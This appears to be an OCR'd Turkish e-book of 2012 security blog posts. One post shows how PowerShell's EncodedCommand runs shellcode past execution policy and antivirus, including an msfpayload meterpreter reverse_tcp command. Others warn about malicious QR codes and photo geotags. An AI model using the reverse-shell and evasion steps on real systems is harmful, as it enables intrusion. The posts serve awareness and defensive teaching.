Hack 4 Career - 2012

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (https://www.mertsarica.com) , bilgi güvenliği farkındalığını arttırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
https://www.mertsarica.com
https://twitter.com/mertsarica

Komut Satırının Gücü Adına!


Source: https://www.mertsarica.com/komut-satirinin-gucu-adina/

By M.S on December 5th, 2012


Yapılan istatistiklere göre 2011 yılının son çeyreğinde Windows XP işletim sistemi ile Windows 7 işletim sistemi arasındaki kullanım oranları birbirine oldukça yakınken, 2012 yılının son çeyreğinde Windows 7 işletim sistemi kullanım oranının Windows XP işletim sistemi kullanım oranını ikiye katlamış olması, penetrasyon testi/sızma testi gerçekleştiren bilişim güvenliği uzmanları arasında tek bir nedenden ötürü memnuniyetle karşılandı o da Windows 7 ile yüklü gelen Powershell'den başkası değildi.

Powershell, Mircosoft tarafından yönetim görevlerini otomatize etmek amacıyla geliştirilmiş, .NET sınıflarından faydalanarak betikler (script) geliştirilmesine imkan tanıyan yeni nesil komut satırıdır. İlk sürümü 2006 yılında Microsoft tarafından yayınlanan Powershell'in ikinci sürümü 2009 yılında Windows 7 ve Windows 2008 işletim sistemlerine entegre edilmiş üçüncü sürümü ise Windows 8 ve Windows Server 2012 işletim sistemlerine entegre edilerek kullanıcıların kullanımına sunulmuştur.

Powershell, güvenlik önlemi adına güvenilir kaynaklar tarafından geliştirilmemiş olan betiklerin çalıştırılmasına varsayılan (default) olarak izin vermez. Kurumsal ortamlarda da daha önce Powershell'in gücüne tanıklık etmiş olan Sistem Yöneticileri çoğunlukla Etki Alanı Denetleyicisi (DC) üzerinden Powershell'in güvenilir olmayan kaynaklardan indirilen betiklerin çalıştırılmasını yasaklamaktadırlar.



Ancak ve ancak sistem yöneticileri de dahil çoğu son kullanıcı bu betiklerin Command ve EncodedCommand (Base64 ile kodlanmış (encode) betik) ile de çalıştırıldığından haberdar değildir. Normal şartlarda betik çalıştırmaya izin vermeyen politikalar Command ve EncodedCommand ile atlatılabilmektedir.




Powershell'in betiklerde .NET sınıflarını kullanmaya imkan tanıması, C# ile yazılmış bir kod parçasını çalıştırma (runtime) esnasında derlemesi ve çalıştırması sayesinde örneğin komut enjeksiyonu (command injection) zafiyeti olan bir Windows Server 2008 işletim sisteminin komut satırına uzaktan erişmek (remote shell) veya basit şifre tahmini ile sızılan bir Windows 7 işletim sisteminin Metasploit'e bağlanmasını sağlamak mümkündür. En önemlisi ise Powershell sayesinde Antivirüs yazılımının kullanıldığı bir sistemde Antivirüs'e yakalanmadan istenilen kabuk kodu çalıştırabilmektedir.

Örnek olarak Powershell üzerinden kabuk kodu çalıştırmak için Matt Graeber tarafından geliştirilen aşağıdaki betiği kullanabilirsiniz.


```
$code = {$code = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSi
```

Betiğin çalışabilmesi için $sc64 değişkenine hedef işlemci mimarisine uygun olan (x32 veya x64) kabuk kodunu kopyalamanız gerekmektedir. $sc64 değişkenine atanacak kabuk kodunu aşağıdaki şekilde oluşturabilirsiniz.

```
msfpayload windows/x64/meterpreter/reverse_tcp LHOST=192.168.159.128 PORT=4444 EXITFUNC=thread C | sed '1,6d;s/["
```



Ardından betik bloğunu Powershell komut satırına kopyaladıktan sonra Base64 ile kodlamak için [convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($code)) kodunu çalıştırmanız gerekmektedir. Son olarak Backtrack'de hazır bulunan Meterpreter ile hedef sistemi bağlamak için az önce elde ettiğiniz BASE64 ile kodlanmış betiği hedef sistemde powershell -EncodedCommand şeklinde çalıştırarak Meterpreter'ın Antivirüs yüklü hedef sistemde başarıyla çalışmasını sağlayabilirsiniz.



Sonuç olarak Powershell üstün özelliklerinin yanı sıra mevcut güvenlik kontrollerinin yetersiz olması nedeniyle kötüye kullanıma açık olduğu için kullanımına ihtiyaç duyulmayan sistemlerden kaldırılmasını tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Çabuk Tepki Vermeyin

Source: https://www.mertsarica.com/cabuk-tepki-vermeyin/

By M.S on October 31st, 2012


Quick Response Code (QR Code) Türkçe meali ile Çabuk Tepki Kodu, 1994 yılında Toyota'nın iştiraki olan Japon Denso firması tarafından üretim bandında parça takibi amacıyla geliştirilmiş iki boyutlu barkod türüdür. QR Kodunun veri kapasitesi, nümerik olarak en fazla 7.089 karakter,
alfanümerik olarak en fazla 4.291 karakter, ikilik sistem (8 Bit) olarak en fazla 2.953 bayt, Kanji/Kana olarak ise en fazla 1.817 karakterdir. (Veri kapasitesi seçilen sürüme ve hata düzeltimine göre değişiklik gösterebilir.)

Günümüzde hemen hemen her akıllı cihazda (cep telefonları, tabletler vb.) barkod okuyucu uygulaması olması nedeniyle barkodlar, başta reklam sektörü olmak üzere hizmet sektörü, gıda sektörü, yazılım sektörü ve bankacılık sektörü gibi birçok sektör tarafından çeşitli amaçlar (web sitesi reklamı, uygulama indirme, sanal alışveriş vs.) için kullanılmaktadır.

Örneğin bundan 7 ay önce Astoria Alışveriş Merkezinde karşılaştığım devasa QR koduna bakacak olursanız Mekanist mobil uygulamasını yükletmek amacıyla kullanıldığını görebilirsiniz.


CAFFÈ NERO
COFFEE
MM MiGROS
MM MiGROS


http://mkn.st/qr/qkup1
Biçim QR_CODE
Tür URI
Süre 31.10.2012 23:48
Metadata H
Tarayıcıyı aç
Email ile paylaş
SMS ile paylaş



Bir diğer örnek olarak ise farklı hizmetler sunmak ve dünyada bir ilk olmak için birbirleriyle yarışan risk iştahları yüksek bankalarımızın çeşitli yöntemler ile (salla yolla, sosyal ağdan bankacılık) gerçekleştirdikleri bankacılık işlemlerini benimsemeye çalışırken diğer bir bankamızın ATM'den QR kod ile kredi kartsız para çekmeye imkan tanıyarak dünyada bir ilke imza attığını görebilirsiniz.

Teknolog.com

Follow +1 Beğen

Arama yap...

YENİ POPÜLER HABER ÜRÜN MAKALE SOSYAL MEDYA İPUCU GÜVE


ETİKETLER Google Microsoft Android Facebook Samsung Apple Mac iPad iPhone Apple Turkcell Twitter Nokia Windows 8 iOS Sony Tablet iPho

ATM'den QR Kod'la kartsız para çekmek?

Yazar: Barış Özkan Schultz | **Tarih:** 30.10.2012

> Türk Ekonomi Bankası (TEB), iPhone kullanıcılarına özel olarak geliştirdiği "CEPTETEB" mobil bankacılık uygulamasını yenileldi. 'CEPTETEB' ile TEB müşterileri ATM'den QR Kod'la kartsız para çekilebiliyor.

CEPTETEB uygulaması ile sunulan ATM'den QR Kod'la para çekme özelliği sayesinde, TEB ATM'lerinden kartsız olarak para çekebilecek. CEPTETEB ana menüsünden erişilen Para Çekme fonksiyonundan hangi hesaptan ne kadar para çekileceği seçildikten sonra ATM ekranında beliren QR Kodu telefona okutmak yeterli. Bu özellik sayesinde telefon ile ATM'den kartsız olarak TL, euro veya dolar cinsinden para çekmek mümkün oluyor.




Günümüzde QR kodların hemen hemen her alanda sıkça kullanılıyor olması ve cep telefonumuz ile her gördüğümüz barkodu taramaya başlıyor olmamız aslında sosyal mühendislik saldırılarına da davetiye çıkarmaktadır. Çoğu zaman akıllı cep telefonlarında da birer işletim sistemi çalıştığını ve bu işletim sistemlerinin de aynı Windows ve Linux işletim sistemleri gibi zafiyetlere sahip olduğunu ancak bu işletim sistemlerinden farklı olarak güvenlik yamalarının kolayca yüklenemediğini göz ardı etmekteyiz. Durum böyle olunca da cep telefonlarımızın QR kodlar da dahil olmak üzere çeşitli yollar ile istismar edilme olasılığı artmaktadır.

Örneğin iOS ve Android işletim sistemlerinde bulunan Webkit internet tarayıcısı motorunda keşfedilen zafiyetlerin sadece bir web sitesini ziyaret ederek istismar edilebildiği haberlerini daha önce okumuştuk.

Mekanist örneğinde olduğu gibi barkod okuyucu uygulaması ile QR kod taratan ve uygulama indirip kurmaya alışan bir kullanıcının art niyetli kişilerce hazırlanan bir QR kodu okutması ve ardından zararlı uygulamayı cep telefonuna kurma olasılığı yüksektir çünkü QR kodları hazırlayan kişilerin/firmaların doğruluğunun teyit edilmesi mümkün değildir.

Veya banka örneğinde olduğu gibi ATM'de QR kod taramaya alışan bir kullanıcının art niyetli kişilerce hazırlanan ve ATM'lere yapıştırılan bir QR kodu okutması, art niyetli kişilerin kontrolünde olan bir web sitesini ziyaret etmesi ve bu site üzerinde bulunan zararlı uygulamayı cep telefonuna istem dışı yüklemesi mümkün olabilir.

Özetle QR kod taramaya teşvik edildiğimiz bugünlerde güvenliğiniz için kaynağından emin olmadığınız QR kodları taramamanız, taramanız durumunda da özellikle kısaltılmış URL içeren adresleri ziyaret etmemeniz şiddetle tavsiye edilir aksi halde art niyetli kişilerin cep telefonunuza erişmesi ve kişisel bilgilerinize ele geçirmesi mümkün olabilir. Herhangi bir QR kodu taramadan önce QR kod oluşturulmasının basit ve anonim olarak gerçekleştirilebilen bir işlem olduğunu asla unutmayın.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Görevimiz Geotag

Source: https://www.mertsarica.com/gorevimiz-geotag/

By M.S on October 7th, 2012


GPS desteği olan son model iOS veya Android işletim sistemine sahip olan mobil cihazınız ile bir yandan tatilinizin keyfini çıkarırken diğer yandan o muhteşem kumsalın, denizin resmini çekip sosyal medya, resim paylaşım siteleri veya kendi web siteniz üzerinden takipçileriniz ile saat başı paylaşırken, evinizi soymak için sizi bu ortamlar üzerinden takip eden ve evinize girmek için en uygun zamanı kollayan hırsızın tatil beldesi ile eviniz arasındaki mesafeyi hesaplayarak kara veya havayolu ile en erken evinize ne kadar sürede varabileceğinizi hesaplamasına istemeden yardımcı oluyor olabilirsiniz. Nasıl mı ? Tabii ki çektiğiniz ve paylaştığınız resimlerinizde gizli olan Geotag ile.

Geotagging kısaca bulunduğunuz konumun enlem, boylam gibi coğrafi konum bilgilerinin fotoğraf, video, web sitesi, sms mesajları, QR Code gibi çeşitli ortamlara eklenmesidir. Günümüzde GPS ile donatılmış dijital fotoğraf makineleri ve akıllı telefonlar sayesinde işletim sisteminin veya uygulamaların özellikle çekilen fotoğraflara coğrafi konum bilgilerini eklemesi güvenliğimizi tehdit etmekte ve biz son kullanıcılar için önem verilmesi, üzerinde durulması gereken bir konu haline gelmektedir. Bu bilgiler JPEG dosya formatında

